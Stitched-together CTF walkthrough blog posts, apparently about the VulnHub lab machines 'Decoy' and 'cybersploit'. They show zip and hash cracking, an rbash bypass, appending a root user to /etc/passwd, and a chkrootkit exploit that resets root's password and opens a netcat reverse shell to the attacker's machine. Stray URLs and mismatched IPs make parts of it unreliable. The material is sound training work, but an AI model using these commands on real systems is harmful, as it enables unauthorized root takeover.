
I am impressed with this audio file because it contents Mores Code. (I don’t know how to read the Mores Code manually, however, we can find a tool for that)

Tools to decode mores audio file: Click Here.

We got username: trunks 
password: u$3r

If you run this command, you will get to know which (system) files you could write (or modify).

find / -writable -type d 2>/dev/null

There were so many, files that I could edit. I did a quick brush. However, the last file atracks me the most.

/etc/passwd

Let’s modify this file using the findings…


echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd 
which means we added a user name Tom and the password is Password@973 

su Tom 
cat root.txt

That’s it, guys… if you don’t like to enumerate manually you can use linpeas.sh tool to enumerate the box for you…

Additional Note:


I upload linpeas.sh to our target machine from my Kali Machine using SimpleHTTPServer (by the way, in order to save some time, I aliased the command with up).


Shelling Decoy

Overview:

Target Machine IP Address: 192.168.56.42
My Machine IP Address: 192.168.56.20

Mission:

THIS IS A MACHINE FOR COMPLETE BEGINNER, THERE ARE THREE FALGS AVAILABLE IN THIS VM.

FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

nmap -sC -sV -p- 192.168.56.42 -o nmap.log

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)


80/tcp open http Apache httpd 2.4.38
| http-ls: Volume /
| SIZE TIME FILENAME
| 3.0K 2020-07-07 16:36 save.zip

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdfThe zip file required a password to access it.  I am not able to find anything which could be leveraged to use as password. Let’s crack it through brute force using rockyou.txt with fcrackzip tool.

 fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip 

password: manuelhttps://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

We were able to get some juicy information and I am not going to write here each file, however, I am sure you know well that shadow file is the hashed form of the password for the users.  I think this may be enough.


We need to break the hash, so let’s use john for the task and take necessary hashes and make it in one form.

username: 296640a3b825115a47b68fc44501c828

echo "$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us." | > ../hash.txt

ssh 296640a3b825115a47b68fc44501c828@192.168.56.42

password: server

We need to bypass the rbash restriction. I have never used it however, I have seen this in blog and youtube vidoes by IPPSec.

If you want to know more about rbash bypass, you can read it from here.

From that pdf resources, I tried all the commands and it didn’t work. However, as I tried the following Advance Techniques part, it no longer gives me


ssh 296640a3b825115a47b68fc44501c828@192.168.56.42 -t "bash --noprofile"

Now we can see that it no longer showing us rbash restriction rather command not found which means, the binary or the command path needs to be fixed here.


What I tried was I echo the PATH of my Kali Machine and copied this path and set it to the target machine. Perhaps you might understand it better if you see this screenshot.

PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/go/bin/:/root/go-workspace/bin


Ok, let’s download pspy on Kali Machine and they transfer that to out targetted machine. I use SimpleHTTPServer to do the work, of course, you can have your own method 🙂

Let’s do a searchexploit chkrootkit or search chkrootkit on google (it will show exploit-db which is GUI of searchsploit).

When we read the exploit steps (like how to configure and how to use it), it tells us this..

The steps are quite self-explanatory, however, what I did here is, I checked the location of the NC program in the target box and then let it run /bin/sh with port 1234, to reverse a connection to IP address 192.168.56.33 (My Kali Machine). Of course, as per the instruction we need to give execution permission to out executable file



Note: I checked the cron entry and I was not able to find any relevant information that whether update (which we have created) is running nor I found chkrootkit related. Interestingly when I check the process through pspy64, periodically /tmp/update is running. Therefore, we can leverage that to our purpose. By the way, this might be because when we run this program honeypot.decoy, it triggers the chkrootkit.

Exploit 1:

#!/bin/bash
echo 'root:tcert.net' | sudo chpasswd

save it as update (by the way, you have to use nano editor this time because if I am not wrong vi editor is not available)

chmod +s update  (I sipped tea and look around) and then 

su - root 

password: tcert.net 


Exploit 2:  (It didn’t work for me. I need to dig little deeper)

echo "/usr/bin/nc -e /bin/sh 192.168.56.33:1234" > update
chmod +x update

That’s all guys 🙂


Let’s pwn cybersploit machine

Overview:

Target Machine IP Address: 192.168.56.40
My Machine IP Address: 192.168.56.20

Mission:

THIS IS A MACHINE FOR COMPLETE BEGINNER, THERE ARE THREE FALGS AVAILABLE IN THIS VM.

FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

Download:

